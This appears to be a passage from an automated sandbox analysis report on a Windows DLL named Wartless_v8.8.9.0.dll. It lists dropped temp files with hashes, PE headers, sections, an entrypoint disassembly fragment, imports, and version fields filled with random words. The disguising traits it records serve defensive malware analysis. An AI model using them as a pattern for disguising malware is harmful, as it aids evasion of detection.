SHA-512:	421E5DF77357C7B44BEAC6A90E782EDBF63DBE688F69F082034B71309876CAFB8245CD66DC5521322208FD782009B25328C75C23B28AB92AA1BB31CDE7339BE4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFD696FD24AF459D7D.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2952051098609474
Encrypted:	false
SSDEEP:	24:i9lRFJN9EOprdr4eS1gFVjvCxg50ab1lzEci+O+:0FJN9EsrdUeUA5vCubPzEn+O
MD5:	2DDB8F94F09540590A3B8495E2446D1C
SHA1:	126B4CFB7992C8103735A340F2F1144BC013E53E
SHA-256:	7245ED81E48DA5815C073F8F81514DA4A8668257483DEA76F6ADF703700F0D3E
SHA-512:	13BEA98F4AE3FB68B2090DE31E3E5A4A3F90E828B173C0F27C83E43A8F807525BCA409AA869C1DD37CFD3A7D674F63B92EE197B305FC842CAB2B8EE71D113AFA
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFD962CE55E98449E3.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2950702279734174
Encrypted:	false
SSDEEP:	24:i9lRxNslR0UP9juPwY4BlV6UlU+nfVJA:0xNER0UJzHDVPl
MD5:	9C760E8F60D9C3F2FC382CCD9C4FF5C7
SHA1:	2C84F4604B594C2D3B563C2FC550A7FA142880C6
SHA-256:	7BCE2AA0BC58BD72251E472952A74A701684ECBFB5896662169242CE043EDD94
SHA-512:	FC803095E1BBA072BF58AC9037BFE7DCE0FB005EEB2BCFDF3C8A0EE054C01B00CC0468E40EDFF7BA0B1164B269B94CDB618E058EB1DCA4E28DEEF896520949F0
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFE8A3C73949904ED0.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384

Entropy (8bit):	0.2895015418785815
Encrypted:	false
SSDEEP:	24:i9lxzjEuocPlg+yCz90YHdHvOBlr3yflBEh8H8Ea:0zjEDcyCzWA2BljyNy6H8E
MD5:	9004A72D7B88DD4B9AAB8E0D603E9F28
SHA1:	F487358ADE51F3EA1E31B2DEAB05D1B562DAC2F3
SHA-256:	E7157C1C13633D1D3AE70F0B0FF1CEFA18A17632A3FC88E3FB8C775B0AB700AA
SHA-512:	3933A94AD1A55856C30BAA72AE264112C235012B057BFCBBBEBEC663BECED18726E39F00C0090B19371E09D02CFD5D6FBF011EAA06AAF03BD659DA2023204A DA
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFEC6F717AEACD9B0C.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.13572565008702214
Encrypted:	false
SSDEEP:	6:qve/3/t/me/3Ua/K5/3Ua/K5/3Ua/KYt:qvKP5mK3UWs3UWs3UWd
MD5:	30B608A3C13E302E067AC7E41980D334
SHA1:	85578E2159228DC796D1B23AC3579142F0230ADD
SHA-256:	DEC0D7145BF2AA60698C336481FB5AE86CC253C1260DB76722728C1C5C20D318
SHA-512:	44B8F91BD585A304FC91F47311163D692EDA80E97B33F42CE3E1395022532CFBB38611C56339132376C4D1C3B853CADD735FBB50F614D897683A7B23EE7EAF3
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\28c8b86deab549a1.customDestinations-ms (copy)

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	3440
Entropy (8bit):	3.1928448127259985
Encrypted:	false
SSDEEP:	48:Hdi0PgI0C9GrIorAsASFrdi0PgI0h683GrIorAczH:tPge9SLAJOPgz3SLAG
MD5:	2254ED212BC40655A785732E9266C7AB
SHA1:	FF74B0B5956756CFDB1DE654D2CD5BDD390CED19
SHA-256:	6657314B16C5227AF1CD6489B14EED18BF319493C2AB55E24F19ACC94B57C58A
SHA-512:	F6A2287D474B3C4F222E8A262CB5D9221A64F0D720D21EEBEC6FCB31F46BBCA56814673F934362474ECD6FDF944DAD6284B3A2F901438389EBDA678BF5A0295 7
Malicious:	false
Preview:	.....FL.....F.@.. .....@.>...*..#.....?.c.....P.O. .:i....+00.../C:\.....1.....>Q=w..PROGRA~1..t.....L.5T.~....E.....J... .....P.r.o.g.r.a.m. .F.i.l.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.1.....l.1.....L.J..INTERN~1..T.....L.5T.~.....i.n.t.e.r.n.e.t. .e.x.p.l.o.r.e.r.....f.2.....L.9 .iexplore.exe..J .....L.J5T.~.....R.....x.....i.e.x.p.l.o.r.e...e.x.e.....^.....-.....]..... :|.....C:\Program Files\internet explorer\iexplore.exe....-.p.r.i.v.a.t.e...C.:.\.W.i.n.d.o.w.s.\.S .Y.S.T.E.M.3.2.\.I.E.F.R.A.M.E...d.l.l.....%SystemRoot%\SYSTEM32\IEFRAME.dll..... .....%.S.y.s.t.e.m.R.o.o.t.%.\.S.Y.S.T.E.M.3.2.\.I

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\C600FZWPK8K1ZN4YFJ30.temp

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	3440
Entropy (8bit):	3.1928448127259985
Encrypted:	false
SSDEEP:	48:Hdi0PgI0C9GrIorAsASFrdi0PgI0h683GrIorAczH:tPge9SLAJOPgz3SLAG
MD5:	2254ED212BC40655A785732E9266C7AB

SHA1:	FF74B0B5956756CFDB1DE654D2CD5BDD390CED19
SHA-256:	6657314B16C5227AF1CD6489B14EED18BF319493C2AB55E24F19ACC94B57C58A
SHA-512:	F6A2287D474B3C4F222E8A262CB5D9221A64F0D720D21EEBEC6FCB31F46BBCA56814673F934362474ECD6FDF944DAD6284B3A2F901438389EBDA678BF5A0295 7
Malicious:	false
Preview:	.....FL.....F.@.. .....@.>...*..#.....?.c.....P.O. .:i....+00.../C:\.....1.....>Q=w..PROGRA~1..t.....L.5T.~....E.....J... .....P.r.o.g.r.a.m. .F.i.l.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.1.....l.1.....L.J..INTERN~1..T.....L.5T.~.....i.n.t.e.r.n.e.t. .e.x.p.l.o.r.e.r.....f.2.....L.9 .iexplore.exe..J .....L.J5T.~.....R.....x.....i.e.x.p.l.o.r.e...e.x.e.....^.....-.....]....:|.....C:\Program Files\internet explorer\iexplore.exe....-.p.r.i.v.a.t.e...C.:.\.W.i.n.d.o.w.s.\.S .Y.S.T.E.M.3.2.\.I.E.F.R.A.M.E...d.l.l.....%SystemRoot%\SYSTEM32\IEFRAME.dll..... .....%.S.y.s.t.e.m.R.o.o.t.%.\.S.Y.S.T.E.M.3.2.\.I

Static File Info

General

File type:	MS-DOS executable, MZ for MS-DOS
Entropy (8bit):	6.163451632114402
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Wartless_v8.8.9.0.dll
File size:	442368
MD5:	3b4e9e88c0dd6e82ecc65e2d219544c6
SHA1:	5d4f4d60773ed452188c8a099b5972edbbb03f90
SHA256:	4d4bedbc795e2dd4fe929b6dc57bfc314165795e25c362959fbabc59c0a60d80
SHA512:	451eb0e4b91a7b37ecf4abe3589e1c0033ae248d0bdec0ecfd8bfec005d010b9400447bcb3707849b40d4f60e3cb5167541d5a779e6b75ca6ab38a37e18968d7
SSDEEP:	12288:YudQDXhMYGldQDXhMYGldQDXhMYGAGj7:YKyXhPSyXhPSyXhP
File Content Preview:	MZ.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....!.....6......" .....P.....@.....(..... .....4..R..

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10002022
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x0 [Thu Jan 1 00:00:00 1970 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	406900a52ebbaff2418df7f831674972

Entrypoint Preview

Instruction
mov ecx, 00001254h

Instruction
push 00000000h
call dword ptr [100081A8h]
mov ebx, eax
push 00000000h
push 00000000h
call dword ptr [1000850Ch]
mov ecx, eax
call dword ptr [10008264h]
mov ecx, eax
mov ebx, eax
push 10001083h
ret
push eax
cmp dword ptr [esp+08h], 01h
push eax
jc 00007FDA44C81136h
mov byte ptr [edi+01h], al
adc byte ptr [ebx-761B71BCh], cl
push ebp
cmp ecx, 08h
mov dword ptr [10028B1Ch], eax
mov esi, dword ptr [ebp+0Ch]
pushfd
add eax, esi
mov eax, ecx
sub esp, 00000328h
xor eax, eax
push eax
shr ecx, 02h
jbe 00007FDA44C81136h
lea eax, dword ptr [edx-02h]
call 00007FDA44C86CF6h
mov word ptr [ebp+68h], fs
add al, cl
shr ecx, 02h
lea eax, dword ptr [edx-02h]
nop
call 00007FDA44C82BF4h
inc esp
jmp 00007FDA44C81135h
pop ecx
shr ecx, 02h
call 00007FDA44C881DDh
js 00007FDA44C81136h
je 00007FDA44C81136h
mov ecx, dword ptr [esp+10h]
mov dword ptr [ebp+000002A4h], eax
mov eax, dword ptr [eax-04h]
push edi
push ebp
mov ebp, esp
add esp, FFFFFFD0h
push esi
push edi
push 10064BB8h
call dword ptr [10008410h]
mov dword ptr [ebp-08h], eax
push dword ptr [00000000h]

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x34ed	0x52	.text
IMAGE_DIRECTORY_ENTRY_IMPORT	0x87c0	0xf0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x6b000	0x7428	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x73000	0x4f8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7d40	0xa80	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x342d	0x3600	False	0.612123842593	data	6.71334607323	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x5000	0x38b0	0x3a00	False	0.380051185345	data	4.72338733462	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x61f6b	0x5c400	False	0.720091780996	data	5.98043782395	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x6b000	0x7428	0x7600	False	0.308295815678	data	3.21705781853	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x73000	0x4f8	0x600	False	0.724609375	data	5.84430272802	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_STRING	0x6b0d0	0x32	data	English	United States
RT_VERSION	0x6b104	0x6f68	data	English	United States
RT_VERSION	0x7206c	0x3bc	data	English	United States

Imports

DLL	Import
advapi32.dll	RegCreateKeyA, RegOpenKeyA, RegEnumKeyA, RegSetValueExA, RegSetValueA, SetThreadToken, GetFileSecurityA, RegOpenKeyExA, RegCloseKey, RegCreateKeyExA, RegDeleteKeyA, RegQueryValueExA, RevertToSelf, SetFileSecurityA, RegDeleteValueA, RegQueryValueA, OpenThreadToken
comdlg32.dll	GetFileTitleA
crypt32.dll	CryptQueryObject, CertGetNameStringA, CertFreeCertificateContext

DLL	Import
gdi32.dll	SetMapMode, CreateDIBPatternBrushPt, AngleArc, GetWorldTransform, CreateEnhMetaFileA, CreateBrushIndirect, ModifyWorldTransform, StrokePath, CreatePatternBrush, LineTo, SetRectRgn, SetColorAdjustment, PlgBlt, SetPixelV, OffsetClipRgn, GetCharacterPlacementA, GetMiterLimit, GdiComment, DPtoLP, GetFontData, GetColorAdjustment, SelectPalette, EnumFontFamiliesExA, CreatePolygonRgn, EnumMetaFile, StretchDIBits, CreateFontA, FlattenPath, GetBkColor, ExtFloodFill, ScaleViewportExtEx, OffsetViewportOrgEx, CreateICA, CreateHalftonePalette, SetTextColor, CreatePen, SetMapperFlags, GetCharWidthA, EnumObjects, PlayMetaFileRecord, GetTextCharacterExtra, SetWindowOrgEx, CreateCompatibleDC, CreateRectRgnIndirect, GetObjectA, CreatePolyPolygonRgn, GetClipRgn, Pie, GetNearestColor, GetPaletteEntries, SetTextCharacterExtra, CreateHatchBrush, CombineRgn, SetAbortProc, Arc, GetCharWidthFloatA, SetBkColor, Rectangle, CloseMetaFile, GetDeviceCaps, EndPage, SetMiterLimit, PolyBezier, GetAspectRatioFilterEx, GetClipBox, SelectClipPath, GetOutlineTextMetricsA, ExcludeClipRect, SelectObject, EndDoc, GetCurrentObject, GetRgnBox, SetWindowExtEx, SetArcDirection, ExtCreatePen, GetNearestPaletteIndex, SetBoundsRect, TextOutA, CreateMetaFileA, GetWindowOrgEx, PtInRegion, FrameRgn, GetPixel, PlayEnhMetaFile, BitBlt, GetTextAlign, MaskBlt, CreateEllipticRgn, GetPolyFillMode, CreateSolidBrush, SetBitmapBits, GetBkMode, GetViewportExtEx, FloodFill, GetBoundsRect, FillPath, GetTextMetricsA, GetROP2, ExtEscape, CreateCompatibleBitmap, EndPath, SetPixel, FillRgn, SetViewportExtEx, SetWorldTransform, GetTextExtentPoint32A, SaveDC, PolyPolyline, ResetDCA, WidenPath, GetMapMode, InvertRgn, PatBlt, PolyBezierTo, LPtoDP, CreateRoundRectRgn, CreateEllipticRgnIndirect, Ellipse, PaintRgn, PathToRegion, UpdateColors, MoveToEx, RectVisible, StartPage, StrokeAndFillPath, GetStockObject, IntersectClipRect, CreateDCA, SetTextAlign, EqualRgn, UnrealizeObject, GetCurrentPositionEx, GetGraphicsMode, RectInRegion, GetPath, CreateFontIndirectA, GetRegionData, ExtSelectClipRgn, StretchBlt, GetCharABCWidthsFloatA, RoundRect, CreatePenIndirect, PtVisible, RealizePalette, SetROP2, DeleteObject, ResizePalette, GetWindowExtEx, SetBitmapDimensionEx, SetBrushOrgEx, GetGlyphOutlineA, OffsetWindowOrgEx, GetBitmapBits, CloseEnhMetaFile, SetGraphicsMode, PolyDraw, RestoreDC, AbortPath, CreateBitmap, CreateRectRgn, SelectClipRgn, GetCharABCWidthsA, CloseFigure, Escape, GetArcDirection, GetStretchBltMode, ArcTo, PolyPolygon, GetDCOrgEx, CreateBitmapIndirect, CreateDiscardableBitmap, ExtCreateRegion, GetTextColor, SetViewportOrgEx, ScaleWindowExtEx, GetObjectType, SetTextJustification, ExtTextOutA, SetStretchBltMode, SetPolyFillMode, StartDocA, AnimatePalette, GetViewportOrgEx, SetBkMode, OffsetRgn, Polygon, GetBitmapDimensionEx, DrawEscape, GetBrushOrgEx, PlayMetaFile, CreatePalette, BeginPath, GetFontLanguageInfo, SetPaletteEntries, Polyline, PolylineTo, Chord, CopyMetaFileA, GetTextFaceA, DeleteDC, AbortDoc
kernel32.dll	lstrlenA, GetStringTypeW, LCMapStringA, CreateEventA, GlobalReAlloc, ReadFile, LockFile, DuplicateHandle, GetLastError, lstrcmpA, SetStdHandle, HeapAlloc, GetStartupInfoA, VirtualAlloc, LeaveCriticalSection, GetFileTime, SetFileTime, IsBadReadPtr, EnterCriticalSection, MoveFileA, IsValidCodePage, UnlockFile, GetVolumeInformationA, FileTimeToSystemTime, GetEnvironmentStrings, GlobalUnlock, SetFilePointer, GetPrivateProfileStringA, GetStdHandle, GetEnvironmentStringsW, GlobalFree, VirtualProtect, LoadResource, UnmapViewOfFile, MulDiv, OpenFileMappingA, GetStringTypeExA, HeapReAlloc, TlsGetValue, GetConsoleMode, GetFileAttributesA, SetUnhandledExceptionFilter, LoadLibraryW, SystemTimeToFileTime, FreeResource, CompareStringA, GlobalHandle, GetModuleHandleA, VirtualQuery, SizeofResource, SetErrorMode, GetTickCount, LCMapStringW, lstrlenW, WaitForSingleObject, GetThreadPriority, GetModuleHandleW, GetCurrentProcess, CreateThread, FindClose, IsDebuggerPresent, GetCPInfo, MapViewOfFile, HeapDestroy, FreeEnvironmentStringsA, GetConsoleOutputCP, GetConsoleCP, GetThreadLocale, GetVersionExA, CloseHandle, RaiseException, SuspendThread, CopyFileA, GetCurrentThreadId, FindResourceExA, InterlockedDecrement, InterlockedIncrement, GlobalSize, GetStringTypeA, InterlockedExchange, LocalAlloc, GetOEMCP, GlobalGetAtomNameA, LoadLibraryA, FindResourceA, GetAtomNameA, OutputDebugStringA, GlobalAlloc, GlobalDeleteAtom, TlsSetValue, GetACP, WriteConsoleW, WriteConsoleA, LocalFileTimeToFileTime, LockResource, lstrcmpW, FlushFileBuffers, OpenEventA, FindFirstFileA, GlobalAddAtomA, SetEvent, WideCharToMultiByte, FreeLibrary, GetCurrentProcessId, ResumeThread, GetModuleFileNameA, QueryPerformanceCounter, LocalFree, MultiByteToWideChar, GetPrivateProfileIntA, GetHandleInformation, GetProfileIntA, EnumResourceLanguagesA, GetFullPathNameA, GetCurrentThread, OutputDebugStringW, GetFileType, GlobalFindAtomA, HeapCreate, GetProcAddress, GlobalFlags, SetEnvironmentVariableA, GetModuleFileNameW, HeapFree, SetHandleCount, WritePrivateProfileStringA, GetShortPathNameA, GetTempFileNameA, lstrcmpiA, ExitProcess, FormatMessageA, HeapValidate, SetFileAttributesA, LocalReAlloc, GetFileSize, CompareStringW, DeleteCriticalSection, GetLocaleInfoA, TlsAlloc, GetCommandLineA, GetCurrentDirectoryA, WriteFile, GetVersion, CreateFileA, FreeEnvironmentStringsW, GlobalLock, UnhandledExceptionFilter, SetLastError, GetWindowsDirectoryA, GetProcessHeap, FileTimeToLocalFileTime, CreateFileMappingA, RtlUnwind, TlsFree, DebugBreak, GetTimeZoneInformation, TerminateProcess, SetThreadPriority, SetEndOfFile, VirtualFree, ConvertDefaultLocale, DeleteFileA, GetDiskFreeSpaceA, GetSystemInfo, GetDateFormatA, InitializeCriticalSection, VirtualProtectEx, ExitThread
ole32.dll	StringFromCLSID, ReadClassStg, CreateBindCtx, CLSIDFromString, OleRegGetUserType, OleRun, OleDuplicateData, CoMarshalInterface, CLSIDFromProgID, CoTaskMemFree, CoDisconnectObject, WriteFmtUserTypeStg, CoTreatAsClass, CoReleaseMarshalData, SetConvertStg, CoCreateInstance, CoRevokeClassObject, CoTaskMemAlloc, WriteClassStg, CoRegisterClassObject, ReadFmtUserTypeStg, CoUnmarshalInterface, StringFromGUID2, ReleaseStgMedium, CreateStreamOnHGlobal
rpcrt4.dll	NdrClientCall2, RpcMgmtIsServerListening, RpcBindingFree, RpcBindingSetAuthInfoA, RpcStringFreeA, RpcStringBindingComposeA, RpcBindingFromStringBindingA
shell32.dll	ExtractIconA, DragFinish, SHGetFileInfoA, DragAcceptFiles, DragQueryFileA
shlwapi.dll	PathFindExtensionA, PathIsUNCA, PathRemoveExtensionA, SHDeleteKeyA, PathFindFileNameA, PathStripToRootA

DLL	Import
user32.dll	SystemParametersInfoA, GetWindowLongA, GetSystemMetrics, ExcludeUpdateRgn, IsDlgButtonChecked, SetMenuItemInfoA, SetDlgItemInt, CheckMenuItem, MoveWindow, DrawFrameControl, SetWindowLongA, GetAsyncKeyState, OpenIcon, MessageBoxA, IsWindow, WinHelpA, SendDlgItemMessageA, GetScrollInfo, SetScrollPos, GetWindowContextHelpId, InflateRect, GetMenuItemCount, DrawTextA, DestroyIcon, ChildWindowFromPoint, EndDeferWindowPos, DlgDirListA, GetClassNameA, GetMenuContextHelpId, CheckMenuRadioItem, ModifyMenuA, GetMenuState, IsWindowVisible, GetMenuItemInfoA, MsgWaitForMultipleObjects, DeferWindowPos, GetNextDlgGroupItem, SetRectEmpty, CreateCaret, UnregisterClassA, DlgDirListComboBoxA, SetWindowRgn, WindowFromDC, ChangeClipboardChain, ChildWindowFromPointEx, DrawFocusRect, IsWindowEnabled, DeleteMenu, SetMenuDefaultItem, LoadMenuIndirectA, GetForegroundWindow, FindWindowA, OffsetRect, ShowCaret, ReleaseDC, IsMenu, TrackPopupMenuEx, LoadIconA, FindWindowExA, LoadCursorA, GetSubMenu, ScrollWindowEx, UnionRect, CheckDlgButton, DrawCaption, CloseWindow, SetFocus, GetMessageW, GetWindowRgn, DrawMenuBar, ClientToScreen, SubtractRect, OpenClipboard, GetLastActivePopup, BeginDeferWindowPos, DispatchMessageW, GetCaretPos, ScrollDC, GetTopWindow, EndDialog, SetTimer, ArrangeIconicWindows, TranslateAcceleratorA, ScreenToClient, GetDesktopWindow, EqualRect, BringWindowToTop, SetWindowsHookExA, GetWindowRect, ShowScrollBar, SetWindowPlacement, CallNextHookEx, HiliteMenuItem, SetCursor, SetMenuItemBitmaps, FlashWindow, GetClipboardFormatNameA, WindowFromPoint, CreatePopupMenu, TranslateMessage, GetDlgItemTextA, GetClipboardViewer, LoadAcceleratorsA, IsIconic, InvalidateRgn, GetDialogBaseUnits, FillRect, GetClipboardOwner, GetClientRect, GetNextDlgTabItem, SetParent, EndPaint, IsChild, GetDlgCtrlID, RegisterWindowMessageA, GetCursorPos, SetWindowTextA, EnableWindow, SendNotifyMessageA, IsWindowUnicode, GetFocus, GetDCEx, DlgDirSelectComboBoxExA, CheckRadioButton, SetScrollInfo, LockWindowUpdate, UnpackDDElParam, RegisterClassA, SetScrollRange, SetMenuContextHelpId, DispatchMessageA, KillTimer, DragDetect, DestroyMenu, PostQuitMessage, ValidateRect, GetClassLongA, GetUpdateRgn, GetWindowPlacement, CharUpperA, GetMessageA, GetKeyNameTextA, GrayStringA, GetWindowThreadProcessId, ShowOwnedPopups, SendMessageA, IntersectRect, EnableMenuItem, UnhookWindowsHookEx, SetDlgItemTextA, DlgDirSelectExA, DrawStateA, SetCapture, RemovePropA, SetWindowPos, GetScrollRange, GetUpdateRect, GetCapture, SetActiveWindow, ShowWindow, InvertRect, GetActiveWindow, HideCaret, GetClassInfoExA, ValidateRgn, GetWindowTextLengthA, DefWindowProcA, SetPropA, CreateWindowExA, UpdateWindow, PtInRect, DrawTextExA, MapWindowPoints, GetMessageTime, GetPropA, AppendMenuA, GetTabbedTextExtentA, GetWindowTextA, GetParent, EnableScrollBar, BeginPaint, PostMessageA, GetMenuDefaultItem, GetSystemMenu, DrawEdge, SetWindowContextHelpId, SetCaretPos, CopyRect, GetSysColor, GetScrollPos, SetForegroundWindow, GetWindowDC, GetMenuItemID, InvalidateRect, ReuseDDElParam, LoadMenuA, LoadBitmapA, CreateMenu, IsDialogMessageA, RedrawWindow, GetMenuStringA, AdjustWindowRectEx, IsRectEmpty, MapVirtualKeyA, IsZoomed, TrackPopupMenu, ReleaseCapture, SetMenu, SetRect, TabbedTextOutA, PostThreadMessageA, DrawIcon, GetKeyState, SetClipboardViewer, DestroyWindow, GetDlgItemInt, GetDC, CreateDialogIndirectParamA, GetMessagePos, ScrollWindow, GetOpenClipboardWindow, GetMenuCheckMarkDimensions, FrameRect, GetWindow, RemoveMenu
winspool.drv	OpenPrinterA, DocumentPropertiesA, ClosePrinter

Exports

Name	Ordinal	Address
DllRegisterServer	1	0x10003015

Version Infos

Description	Data
Unmet	Sicel
Thaumoscopic	Patagonian
Mormonweed	Inaffectation
Therewhile	Unecclesiastical
InternalName	Vapidism
Acroaesthesia	Unoratorical
Rhipidistian	Resmooth
Poriferous	Pausement
Rheocrat	Tinged
Tallness	Helminthological
Physiogenic	Cumaldehyde
Regrettably	Cawk
Gibaro	Unrulily
Gearless	Harpwaytuning
Covisit	Nonascription
Osiered	Symphalangus
Uncinata	Countermission
Pithoegia	Lycus
Unflagitious	Felsophyric
Acrophobia	Virginship
Leptodermous	Stria
Dentification	Semimenstrual
Jumperism	Deuteroconid
Transumption	Classable
Scoptophilic	Snowbreak
Waker	Tarsometatarsal
Sulcation	Metrophotography

Description	Data
Discomforting	Micrander
Disguisedly	Doko
Negus	Chorist
Postamniotic	Vitrotype
Spenerism	Whelked
Hawthorned	Maggy
Unqualifiable	Dermorhynchous
Securiferous	Declivitous
Unsunny	Northeaster
Sawman	Cognizably
Circler	Micrander
Apishamore	Manweed
Kelpie	Pentasepalous
Scalewort	Carabid
Khlysti	Pragmatica
Quadriserial	Rowlet
Gallophobia	Drierman
Polyphylogeny	Theistical
Embolismic	Spitpoison
Wasagara	Superagency
Maggy	Unshielding
Hyracodontidae	Inoglia
Pneumoventriculography	Stupidish
Downfallen	Platyfish
Climber	Clitellar
Archgod	Gymnodinium
Ingress	Dithiobenzoic
Superobjection	Preceptively
Squamate	Seamancraft
Smintheus	Infraspinate
Ectypography	Myoxidae
Separating	Noncirculation
Quincentenary	Dispauperize
Termless	Clambake
Pelecypoda	Soleness
Magnetoprinter	Oxdiacetic
Complect	Placodont
Encephalography	Tarand
Soliloquize	Rockcist
Kor	Waiter
Dereligion	Foveolate
Inky	Rewaybill
Eleventhly	Antisepticist
Debauchment	Coracocostal
Covarecas	Hexamethylene
Blisterweed	Phylloxeric
Pean	Unchallengeableness
Nonacid	Ovism
Suckable	Bettong
PrivateBuild	Carbolate
Unspewed	Transfusionist
Spikelike	Karyaster
Perisinuitis	Combaron
Argestes	Viburnin
Gemination	Younger
Skellum	Triphasic
Ramus	Vaccenic
Depeople	Psorosis
Abolitionize	Tonometer

Description	Data
Ministeriality	Khar
Saguerus	Twat
Tiddy	Taborin
Prestruggle	Greeter
Conscienceless	Beray
Threskiornithinae	Crabman
Negrolike	Protogonous
Disbeliever	Sinuately
Helicidae	Bedrop
Nuggety	Recomplaint
Silverspot	Viscounty
Interlacery	Melanconiaceae
Sartorially	Tankless
Tenent	Pelecypoda
Intertwinement	Parmeliaceous
Semicomplicated	Plugman
Labioalveolar	Codheaded
Indefeatable	Diacranteric
Unpardonable	Hammerdress
Otodynic	Zein
Esmeraldan	Stalactitic
Mezzograph	Amorality
Fritillaria	Anthropocentrism
Virgulariidae	Hypermetabolism
Capsulation	Iloko
OriginalFilename	Wartless
Bribegiver	Thiohydrate
Quietly	Manganic
Smokejack	Antirevolutionary
Needsome	Epicele
Seljuk	Sciarid
Gorgonian	Undiminishably
Roker	Cumulately
Choromania	Drupaceous
Krasis	Overlighted
Tubboe	Collingual
Hacker	Cephalalgy
Missiness	Medalet
Irrotational	Inbreather
Jumbuck	Subcontiguous
Innet	Brandyball
Overholy	Seismogram
Theistical	Catasarka
Tridynamous	Sutherlandia
Andrias	Deutencephalon
Preinsinuative	Unbotanical
Bung	Octosporous
Cheremissian	Ontogenically
Orthodiagraph	Stutterer
Divulgence	Lomentariaceous
Disoccupy	Moraceae
Exclusivism	Uncompanied
Scrutatory	Shoplet
Hake	Incohering
Sendee	Protopathic
Aortectasia	Sandastros
Heliolitidae	Misintelligible
Cellated	Helicotrema
Searchableness	Fluidization

Description	Data
Unfishable	Fiscalize
Reascensional	Unwasteful
Wellsian	Fitted
Encephalodialysis	Counterimagination
Typhlopexia	Uncompanied
Squillid	Psilotaceae
Eyen	Resazurin
Antapology	Sacramentalist
Stigmatizer	Meliphagidan
Organozinc	Atavic
Gyne	Dorsiparous
Walkmill	Potamobiidae
Phora	Agla
Unofficerlike	Mazuma
Insensately	Redemptress
Lazarlike	Anthropomorphology
Pulpstone	Fibrocyst
Palamate	Stalactitic
Vatteluttu	Diatonically
Sprigtail	Alupag
Anargyros	Signary
Daff	Turveydrop
Deletory	Rullion
Canacee	Kottigite
Catholicity	Nother
Extrafascicular	Caderas
Clavel	Unbedashed
Nignay	Agonal
Awhet	Demonstrator
Bookward	Motivelessness
Psychoreflex	Butoxy
Unretrenched	Stria
Phraseogram	Salaryless
Dullpate	Coleslaw
Enhydra	Hemoglobinocholia
Dehydrocorydaline	Antisepticist
Butenyl	Installer
Unconfined	Rachialgia
Everydayness	Angularly
Stalactitic	Prehandle
Hoarseness	Flauntily
Prepersuasion	Suckstone
Paraphrastic	Coprolite
Solidistic	Unenrichableness
Stymphalides	Countermotion
Quaintly	Equivocatory
Berzelianite	Ricker
Imaginous	Plaintiveness
Vertebrarterial	Mortalist
Porphyrean	Oscurrantist
Sourceful	Multiloquous
Transplendently	Wizened
Myringoplasty	Unimpelled
Snowk	Dermography
Ductileness	Unbarred
Derivedly	Nonpassenger
Heathery	Griffinhood
Meretriciously	Transverseness
Endopathic	Reshuttle

Description	Data
Hunchakist	Transverseness
Jabberment	Eulamellibranch
